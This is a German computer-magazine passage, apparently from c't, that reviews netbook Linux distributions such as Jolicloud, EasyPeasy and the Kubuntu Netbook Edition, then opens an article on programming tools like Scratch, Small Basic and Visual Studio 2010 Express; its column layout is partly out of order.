des USB-Sticks über die Dropdown-Box ein. Standardmäßig listet Unetbootin dort nur USB-Sticks auf, sodass Sie nicht versehentlich eine Partition überschreiben. Mit einem Klick auf „Ok“ entpackt Unetbootin das ISO-Image, kopiert die Dateien auf den USB-Stick und macht ihn mit dem Programm Syslinux bootfähig. Wenn Sie von dem Stick booten, erscheint das Unetbootin-Bootmenü, das über den Eintrag „Default“ die Linux-Distribution bootet.



Unetbootin erstellt aus ISO-Images vieler Linux-Distributionen bootfähige USB-Sticks.


Web-2.0-Dienste bieten. Als Unterbau verwendet es ebenfalls Ubuntu, sodass man auf gut gefüllte Software-Archive zugreifen kann, wenn man doch etwas vermisst.

Von Jolicloud Linux gibt es zwar auch einen USB-Installer, dieser funktioniert jedoch noch nicht zuverlässig. Daher haben wir die Version beigelegt, die


sich unter Windows in eine Datei installiert und im Windows-Bootmanager einen Eintrag zum Start von Jolicloud hinterlegt. Sie starten die Installation per Doppelklick auf die Datei JolicloudExpress-PreFinal.exe. Den Begrüßungsbildschirm des Installers verlassen Sie mit einem Klick auf „Get Started“. Danach fragt das Programm den gewünschten



Der Netbook Launcher zeigt links die Programmgruppen, Programmfavoriten und das Menü „Dateien und Ordner“ an.



Der Jolicloud-Installer erfragt nur wenige Informationen wie Benutzername und Passwort.



Über die blaue Wolke im Bereich Favoriten registrieren Sie sich als Jolicloud-Nutzer.

ders gut haben uns die Google-Mail und -Reader-App gefallen. Die App zum Zugriff auf Facebook verabschiedete sich jedoch mehrfach ohne Fehlermeldung.

## EasyPeasy

EasyPeasy, das auf einen Ubuntu-10.04-Unterbau setzt, ist ein Projekt des Norwegers Jon Ramvi und hieß ursprünglich Ubuntu Eee. Nicht nur wegen der Intervention von Canonical, der Firma hinter Ubuntu, änderte Ramvi den Namen in EasyPeasy – damit trug er auch dem Umstand Rechnung, dass sein System nicht mehr nur die Eee-PC-Reihe von Asus unterstützte, sondern auch viele weitere Netbooks.

Wie das Vorbild verwendet EasyPeasy den Netbook Launcher als Oberfläche, der in der linken Leiste Verknüpfungen zu wichtigen Orten und den Programmkategorien enthält – im Gegensatz zu Ubuntu allerdings mit frischem grünem Theme. Dass es sich bei EasyPeasy nicht um einen reinen Abklatsch mit anderen Farben handelt, merkt man spätestens beim Stöbern in der Softwareauswahl. So setzt das System in einigen Bereichen auf andere Anwendungen und zeigt weniger Berührungsängste gegenüber proprietärer Software. Als Audio-Player ist statt Rhythmbox die Anwendung Banshee vorinstalliert und Skype, das Flash-Plug-in und die Google-Bildverwaltung Picasa sind standardmäßig mit an Bord.

Auch bei der Multimedia-Ausstattung kann EasyPeasy punkten: Von Haus aus spielt das System MP3-Dateien, MPEG2- und MPEG-4-Videos ab – das ist praktisch, wenn man das System nur im Live-Modus als Surfstation verwendet. Als extrem nervig empfanden wir jedoch die Energiespareinstellungen: Im Akkubetrieb schaltet EasyPeasy nach nur einer Minute Untätigkeit den Bildschirm schwarz – zu kurz, um etwas länger auf einer Website zu stöbern. Diese Vorgabe lässt sich jedoch im Bildschirmschoner-Menü im Bereich System schnell ändern.

Von der Softwarevorauswahl abgesehen, fühlt sich EasyPeasy wie der Ubuntu Netbook Remix an: Man hat alle Komfortfunktionen des Vorbildes – wie etwa den Assistenten zur Installation proprietärer Treiber – und kann, wenn man EasyPeasy installiert,

Nutzernamen, das Passwort und einen Rechnernamen ab.

Im nächsten Schritt entscheiden Sie, wie groß die Datei sein soll, in die Jolicloud installiert wird. Standardmäßig schlägt der Installer die Hälfte des freien Platzes der Partition vor, von der Sie ihn gestartet haben. Über einen Klick auf „Change“ gelangen Sie zu einem Dialog, in dem Sie die vorgeschlagene Größe und das Installationslaufwerk ändern können. Die Sprache müssen Sie in der Regel nicht anpassen, da Jolicloud automatisch die Sprache des Windows-Systems übernimmt. Mehr gibt es nicht zu tun und nach einem Klick auf „Next“ startet die Installation. Der Installer legt die Datei für das System an, erstellt dort ein Dateisystem, kopiert Jolicloud dorthin und trägt im Windows-Bootmanager einen Eintrag zum Start des Systems ein. Lästigerweise macht der Installer Jolicloud dabei zum standardmäßig ausgewählten Sys-

tem. Das können Sie im Windows beiliegenden Programm Msconfig auf dem Reiter „Start“ jedoch leicht wieder ändern.


Die Oberfläche ähnelt der des Ubuntu Netbook Remix: Über die Leiste links am Bildschirmrand hat man Zugriff auf die Programmgruppen, über die Leiste rechts navigiert man durchs Dateisystem und Freigaben im lokalen Netz. Standardmäßig finden Sie dort unter anderem Verknüpfungen zum Home-Verzeichnis, zum Desktop und zur Netzwerkumgebung.

In der Grundkonfiguration ist die Softwareausstattung übersichtlich: Nur die wichtigsten Anwendungen, darunter Firefox, der Bildbetrachter F-Spot und der IM-Client Pidgin, liegen bei – von der Softwareverwaltung ist weit und breit nichts zu sehen. Sie können Synaptic jedoch über ein mit Alt+F2 geöffnetes Schnellstartfenster aufrufen oder ein Terminal starten, um dort Programme mit aptitude zu installieren.

Die Jolicloud-Software-Verwaltung bekommen Sie erst zu Gesicht, wenn Sie das System über das Wolkensymbol im Bereich Favoriten mit einer gültigen E-Mail-Adresse registriert haben. Nach deren Angabe bietet Jolicloud das Anlegen eines Profils an, das Sie von Facebook importieren können. Außerdem besteht die Möglichkeit, sein Twitter-Bild als Avatar zu verwenden. Damit werden Sie zum Mitglied der Jolicloud-Community: Sie können anderen Jolicloud-Benutzern folgen, nach Anwendern suchen und sehen, welche Hardware sie einsetzen und welche Programme sie nutzen.

Nachdem Sie Ihren Jolicloud-Account über den Link in der Bestätigungs-Mail aktiviert haben, erhalten Sie per Klick auf das Wolkensymbol in der Leiste am oberen Bildschirmrand Zugriff auf das Programm „My Jolicloud“, in dem Sie weitere Anwendungen nachinstallieren können. So gibt es dutzendweise Prism-Anwendungen für den Zugriff auf Gmail, Dropbox, Flickr & Co. Das Prism-Projekt von Mozilla hat das Ziel, Webanwendungen in den Desktop einzubinden. Jede erhält eine eigene, auf sie optimal angepasste App mit Browser-Engine, die getrennt von allen anderen Browserprozessen läuft. So kann eine Prism-Anwendung beim Absturz nicht alle anderen mit in den Abgrund reißen.

Die meisten Prism-Anwendungen laufen ausgesprochen stabil und einige sind so gut gelungen, dass man gar nicht merkt, dass man nicht mit einem lokalen Programm, sondern einer Webanwendung arbeitet. Beson-



Nach der Registrierung erhält man Zugang zur Software-Verwaltung von Jolicloud.

unzählige Anwendungen aus den gut gefüllten Ubuntu-Repositories nachinstallieren. Auch die Anleitungen zur Systemkonfiguration lassen sich eins zu eins aus dem Ubuntu-Wiki übernehmen, da EasyPeasy unter der Haube nichts am Grundsystem geändert hat.

## Kubuntu Netbook Edition

Noch recht jung ist die Kubuntu Netbook Edition und nicht uneingeschränkt alltagstauglich. Sie verwendet zwar das stabile und zuverlässige Ubuntu 10.04 als Grundsystem, setzt aber bei der Oberfläche auf die Plasma Netbook Shell. Dieses KDE-Projekt hat eine auf Netbooks zugeschnittene Plasma-Version zum Ziel, befindet sich aber noch im Preview-Status. Obwohl es teilweise noch an der Stabilität hapert, ist das System schon wegen der schicken Optik einen Blick wert. Nach dem Start landet man im Launcher, der unter einem Suchfeld acht Programmkategorien anzeigt. Neben den Programmgruppen gibt es auch ein Icon, über das man seine Lesezeichen erreicht. Wie bei den beiden zuvor vorgestellten Systemen laufen alle Programme im Vollbildmodus ohne Fensterleiste – zurück zur Oberfläche wechselt man mit der Tastenkombination Alt+Tab.

Besonders praktisch ist die Suche, die nicht nur die Programmnamen, sondern auch die Beschreibungen nach dem eingegebenen Begriff durchforstet. So findet man beispielsweise mit der Eingabe von „Chat“ den IRC-Client Quassel. Das Suchfeld kennt außerdem alle im Browser Konqueror definierten Suchkürzel. So kann man mit „gg:“ gefolgt von einem Begriff eine Google-Suche nach diesem starten, „wp:“ gefolgt von einem Suchbegriff bringt Sie zu dem entsprechenden Eintrag in der Online-Enzyklopädie Wikipedia. Welche Kürzel es gibt und welche aktiviert sind, finden Sie im Einrichtungsdialog von Konqueror im Abschnitt „Web Shortcuts“ heraus.

So pfiffig die Suche auch ist, man merkt der Plasma Netbook Shell schon dort den Preview-Status an: Man kann zwar nach einer Suche den Begriff mit einem neuen überschreiben, diese Suche bringt jedoch nie-

**EasyPeasy bringt standardmäßig auch einige proprietäre Anwendungen wie das Telefonieprogramm Skype mit.**



mals einen Treffer. Möchte man eine zweite Suche starten, muss man zunächst über das Icon mit dem nach links zeigenden Pfeil auf die Übersichtsseite zurückwechseln.

Neben dem Programmstarter öffnet die Netbook-Shell standardmäßig eine sogenannte „Seite“. Dabei handelt es sich um eine Art virtuellen Desktop, der jedoch nichts anderes ist als ein Fenster im Vollbildmodus, das Plasma-Miniprogramme aufnehmen kann. Die erste Seite erreichen Sie mit einem Klick auf den Button „Page One“ in der Leiste am oberen Bildschirmrand. Per Default sind dort vier Widgets – Wettervorhersage, KDE-News, Knowledge-Base-Suche und OpenDesktop – geöffnet. Letzteres ist ein Community-Applet, das registrierte Open-Desktop-Nutzer ([www.opendesktop.org](http://www.opendesktop.org)) in der Nähe anzeigt und die Möglichkeit bietet, ihnen Nachrichten zu schicken und sie zu der Kontaktliste hinzuzufügen.

Über den Button in der linken unteren Bildschirmcke öffnen Sie das Menü, über das Sie wahlweise neue „Seiten“ anlegen oder Widgets zur aktuellen hinzufügen können. Die Auswahl ist groß und umfasst Taschenrechner, Systemmonitore, RSS-Reader und Apps zum Zugriff auf Web-2.0-Dienste wie Facebook sowie einige Spiele. Finden Sie trotz der großen Auswahl nichts Passendes, können Sie weitere Minianwendungen über den Button „Get new Widgets“ herunterladen. Leider reagierte die Oberfläche im Test nach dem Hinzufügen mehrerer Widgets ausgesprochen zäh, was sich nur mit einem Neustart der Netbook Shell beheben ließ.

Wer sich im Alltag nicht mit solchen Kinderkrankheiten herumschlagen will, aber trotzdem einen Blick auf das Netbook-KDE

werfen will, kann auch das tun: Hat man Ubuntu oder den Ubuntu Netbook Remix installiert, erweitert man das System durch Installation des Pakets „kubuntu-netbook“ um die Plasma Netbook Shell, die man im Anmeldebildschirm als Sitzung auswählen kann.

## Was nehmen?

Von der Kubuntu Netbook Edition abgesehen, eignen sich alle hier vorgestellten Netbook-Distributionen für den Alltagseinsatz. Die Kubuntu Netbook Edition taugt zurzeit nur für Neugierige, die mit der Oberfläche herumspielen und ihre Funktionen entdecken wollen – das macht auch richtig Spaß, im produktiven Einsatz nerven jedoch Abstürze und die zähe Reaktion beim Hinzufügen mehrerer Widgets.

Mit dem Ubuntu Netbook Remix erhält man ein solides System mit großer Community. Durch die breite Nutzerbasis findet man bei Problemen schnell

Hilfe und profitiert von der Pflege durch Canonical. Im dauerhaften Live-Betrieb stört allerdings der magere Multimedia-Support. Für diesen Zweck ist man besser mit EasyPeasy bedient, das von Haus aus viele Codecs mitbringt. Da sich jedoch nur ein kleiner Entwicklerstamm um das Projekt kümmert, ist EasyPeasy etwas weniger gut gepflegt als der Ubuntu Netbook Remix.

Jolicloud bietet sich besonders für Web-2.0-affine Benutzer an und geht dabei einen attraktiven Mittelweg zwischen einem klassischen Betriebssystem und einem reinen Web-OS wie Google Chrome. Während letzteres ohne Internetzugang praktisch nutzlos ist, hat man bei Jolicloud die Möglichkeit, alle lokalen Anwendungen – von OpenOffice bis Gimp – nachzuinstallieren. Störend empfanden wir allerdings die „Zwangsregistrierung“, ohne die einen das System von der Software- und Update-Verwaltung aussperrt. (amu)



**Bei der Kubuntu Netbook Edition kann man sogenannte Seiten zur Aufnahme von Desktop-Applets anlegen.**





Hajo Schulz

# Programmieren mit Spaß

## Entwicklerwerkzeuge in der c't-Software-Kollektion

Wie bei den meisten kreativen Betätigungen am PC steht und fällt auch der Spaß am Programmieren mit der Qualität der eingesetzten Werkzeuge. Einige Perlen haben wir auf der Heft-DVD für Sie zusammengestellt. Die Bandbreite reicht dabei von Systemen, mit denen selbst Kinder das Programmieren spielerisch erlernen können, bis hin zu ausgewachsenen Profi-Umgebungen.



Wenn in der c't von Spaß die Rede ist, denkt ein Großteil der Leser wohl zuerst an Mediengenuss per PC, möglicherweise auch an Computerspiele. Auf die Idee, dass dabei ausgerechnet vom Programmieren die Rede ist, kommen vermutlich nur wenige: Wie soll es auch Spaß machen, unverständliches Kauderwelsch einzutippen, nur um sich anschließend vom PC sagen zu lassen, dass da irgendwo ein Fehler ist?

Zugegeben: Ein gewisser Hang zum Tüfteln und ein bisschen Lust an logischem Denken sind gute Voraussetzungen, um sich dem Thema Programmieren zu nähern. Aber beim Erlernen des „Kauderwelsch“, also einer Pro-

grammiersprache, leisten die heute zur Verfügung stehenden Werkzeuge so viel Hilfestellung, dass sich eigentlich niemand davor fürchten muss. Eine der Programmierungsumgebungen in unserer Software-Kollektion kommt sogar ganz ohne Tipparbeit aus.

Wie bei vielen Dingen sind auch beim Programmieren die ersten paar Schritte vielleicht ein bisschen mühsam. Aber der Spaß stellt sich mit den ersten Erfolgserlebnissen recht schnell ein. Er beginnt spätestens, wenn man merkt, dass Programmieren ja kein Selbstzweck ist, sondern einem völlig neue Wege öffnet, mit dem PC umzugehen: Das kleine Werkzeug mit einer ganz speziellen Funktion, die sich par-

tout in keinem fertigen Programm auf gängigen Download-Seiten im Internet finden lässt, ist dann schnell geschrieben. Künstlerische Naturen träumen vielleicht davon, grafische Spielereien oder gar ausgewachsene Spiele selbst zu gestalten. Was für ein Projekt Sie sich auch immer vornehmen: Die kreative Freiheit, die man beim Programmieren hat, bietet kaum eine andere Beschäftigung mit dem PC.

### Kinderkram

Dafür, an die speziellen Denkweisen eines Programmierers herangeführt zu werden, ist es eigentlich nie zu früh: Selbst Kindern, die vielleicht gerade mal lesen

können, kann das Spaß machen, wenn sie mit dem richtigen Werkzeug lernen. Eine geeignete Programmierungsumgebung für die Jüngsten ist zum Beispiel das am Massachusetts Institute of Technology (MIT) entwickelte **Scratch**: Programme entstehen hier, indem man deren Grundelemente wie Puzzleteile zusammensetzt. Diese Bausteine dienen beispielsweise dazu, kleine Grafiken über den Bildschirm zu bewegen oder zu bestimmen, was passieren soll, wenn der Anwender eine bestimmte Fläche mit der Maus anklickt. Aber auch klassische Elemente von Programmen wie Variablen, Schleifen oder Bedingungen stehen zur Verfügung. Wer einen Lego-WeDo-Baukasten be-

sitzt, kann sogar dessen Motoren und Sensoren mit Scratch-Programmen ansteuern.

Die eigentliche Programmierumgebung von Scratch ist komplett eingedeutscht, für die integrierte Hilfe gilt das leider noch nicht. Die mitgelieferten Beispielprogramme, darunter Simulationen, grafische Spielereien und richtige kleine Spiele, erleichtern aber den Einstieg – sie lassen sich auch als Ausgangspunkte für eigene Projekte verwenden. Unzählige weitere Projekte zum Anschauen und Lernen bietet außerdem die Webseite <http://scratch.mit.edu>. Zudem gibt es dort eine Reihe recht aktiver Foren, in denen sich Scratch-Anwender austauschen können, und ein paar Materialien für Lehrer, die Scratch im Unterricht einsetzen wollen.

Eine etwas ältere Zielgruppe als Scratch spricht Microsofts **Small Basic** an. Auch hier ist die Oberfläche in Deutsch gehalten, programmiert wird aber in einer klassischen, ans Englische angelehnten Programmiersprache, nämlich einem abgespeckten BASIC-Dialekt. Beim Eintippen der Programme unterstützt eine intelligente Hilfe, die nach kurzer Wartezeit über dem Cursor auftaucht und eine Liste aller Wörter anzeigt, die im aktuellen Kontext Sinn ergeben.

Ausgewachsene GUI-Programme lassen sich mit Small Basic nicht erstellen, aber zum Lernen bietet die Umgebung mehr als genug Material: Texte können in ein Konsolenfenster ausgegeben und Tastatureingaben von dort entgegengenommen werden. Zudem gibt es ein Grafikfenster, in dem Programme entweder eine Schildkröte umherschicken können, die einen Stift hält und damit eine Spur ihres Weges zeichnet – die Turtle-Grafik des Programmiersprachenklassikers Logo lässt grüßen. Alternativ nimmt das Grafikfenster aber auch herkömmliche Zeichenbefehle etwa für Linien, Rechtecke oder Text entgegen, die sich auf Wunsch sogar animieren lassen. Außerdem erzeugt es Ereignisse, mit denen ein Programm auf Mausbewegungen und -klicks reagieren kann.

Small Basic benötigt Microsofts .NET Framework ab Version 3.5 als Laufzeitumgebung. Unter Windows 7 ist das bereits vorinstalliert, unter älteren Windows-Versionen müssen Sie es vor der

Small-Basic-Installation einspielen. Ein aktuelles .NET Framework 4.0 befindet sich auf unserer DVD, allerdings etwas versteckt: Es ist Bestandteil von Visual Studio 2010 Express. Wie Sie es getrennt installieren können, steht weiter unten.

In dem Installationspaket von Small Basic ist ein Tutorial in Form einer 69-seitigen PDF-Datei enthalten, allerdings nur auf Englisch. Die deutsche Übersetzung der **Small Basic Einführung** finden Sie aber als gesondertes Paket auf der DVD.

## Blitzgeschwindigkeit

Um überhaupt erst einmal die Bausteine und Strukturen kennenzulernen, aus denen Programme typischerweise aufgebaut sind, ist die Arbeit mit speziell zum Lernen entworfenen Programmierungsumgebungen wie Scratch oder Small Basic sicherlich sinnvoll. Wer dann aber ernsthafte Anwendungen erstellen will, die womöglich auch dazu geeignet sein sollen, weitergegeben oder gar verkauft zu werden, stößt irgendwann an deren Grenzen. Spätestens dann sollte man sich in eine „richtige“ Programmiersprache einarbeiten. Sobald der Umfang der eigenen Projekte ein paar Hundert Zeilen übersteigt, wünscht man sich auch die Unterstützung einer professionellen integrierten Entwicklungsumgebung (auf Englisch Integrated Develop-

ment Environment, kurz IDE), um etwa Quelltext in Dateien und Ordner zu strukturieren oder die Fehlersuche zu beschleunigen.


Zudem kommen die wenigsten Anwendungen heutzutage ohne eine grafische Bedienoberfläche aus. Die zu gestalten bedeutet nicht nur Mehrarbeit, sondern wirft gleich noch andere grundsätzliche Fragen auf: Auf welchem Betriebssystem soll denn das Ergebnis der Mühen zu bewundern sein? Soll es überhaupt eine Desktop-Anwendung werden oder sind die Funktionen vielleicht auf einer Webseite und damit im Browser besser aufgehoben? Bei systemnahen Utilities oder Anwendungen, die den vollen Zugriff auf das lokale Dateisystem des Anwenders brauchen, scheidet Letzteres von vornherein aus, aber ansonsten ist diese Herangehensweise durchaus eine Überlegung wert: Immerhin erspart man sich damit, zusätzlich zu der eigentlichen Anwendung noch ein Installationsprogramm erstellen zu müssen. Betriebssystemunabhängig sind Browser-Anwendungen obendrein.

Eine der am weitesten verbreiteten Plattformen für sogenannte Rich Internet Applications (RIAs), also Anwendungen, die direkt im Browser des Benutzers laufen, ist nach wie vor Flash. Dessen Hersteller Adobe stellt den Flash Player für praktisch alle gängigen Plattformen zur Verfügung. Entwicklerwerk-

zeuge für Flash gibt es dagegen auch von anderen Herstellern. Zu diesen gehört die Aachener Softwareschmiede Powerflasher mit ihrem Produkt FDT, dessen normalerweise 118 Euro teure Ausstattungsvariante **FDT Pure** wir Ihnen als Vollversion auf der Heft-DVD präsentieren. 30 Tage lang läuft sie sogar mit allen Funktionen der Edelversion FDT Enterprise. Den ersten Schritten als Flash-Entwickler widmen wir ab Seite 140 einen eigenen Artikel. Dort steht auch, wie Sie an den Registrierungs-Code gelangen, um die Vollversion dauerhaft freizuschalten.

## Fensterlin

Eine Alternative zu Flash bietet seit einiger Zeit Microsoft mit einer eigenen, Silverlight genannten RIA-Plattform. Die passende Entwicklungsumgebung aus gleichem Hause nennt sich Visual Studio. Dabei handelt es sich allerdings nicht um eine reine Silverlight-IDE, sondern mit Visual Studio lässt sich für so ziemlich alles programmieren, was „Microsoft“ im Namen trägt: Damit sind zuallererst natürlich Windows-Programme gemeint. Dazu kommen Internet-Anwendungen, die auf Microsofts Webserver IIS laufen. Die besseren Versionen eignen sich zudem zum Erstellen von Erweiterungen für die MS-Office-Programme und für den Collaboration Server SharePoint. Schließlich



Programmieren für die Jüngsten: Bei Scratch entstehen aus Puzzleteilen kleine Animationen oder Spiele.



gibt es – derzeit allerdings erst als Vorabversion – eine spezielle Visual-Studio-Ausgabe für Apps, die auf Microsofts kommender Mobilplattform Windows Phone 7 laufen.


Die aktuelle Version ist gerade erst erschienen, und auch von

ihr verschenkt Microsoft mit **Visual Studio 2010 Express** wieder Ausgaben für Programmieranfänger und Hobbyisten. Die zum Teil recht kostspieligen Profi-Versionen unterscheiden sich von den Express-Editionen vor allem dadurch, dass sie alle

genannten Plattformen unter einem Dach vereinen und man auch bei der verwendeten Programmiersprache die freie Wahl hat: Zur Verfügung stehen Visual Basic, C#, C++ sowie – erstmals in der 2010er-Ausgabe – die funktionale Sprache F#. Dage-


gen sind die Express-Editionen spezialisiert und können jeweils nur Projekte der eigenen Couleure bearbeiten: Visual Basic Express und Visual C# Express sind auf .NET- und Silverlight-Anwendungen in der jeweiligen Sprache beschränkt. Visual C++ Express ist eine reine Windows-IDE, aber dafür die einzige, mit der man auch native Programme ohne Verwendung des .NET Framework schreiben kann. Schließlich gibt es noch den Visual Web Developer Express, der die Programmiersprachen Visual Basic und C# beherrscht, aber nur IIS-Internetanwendungen erstellt.

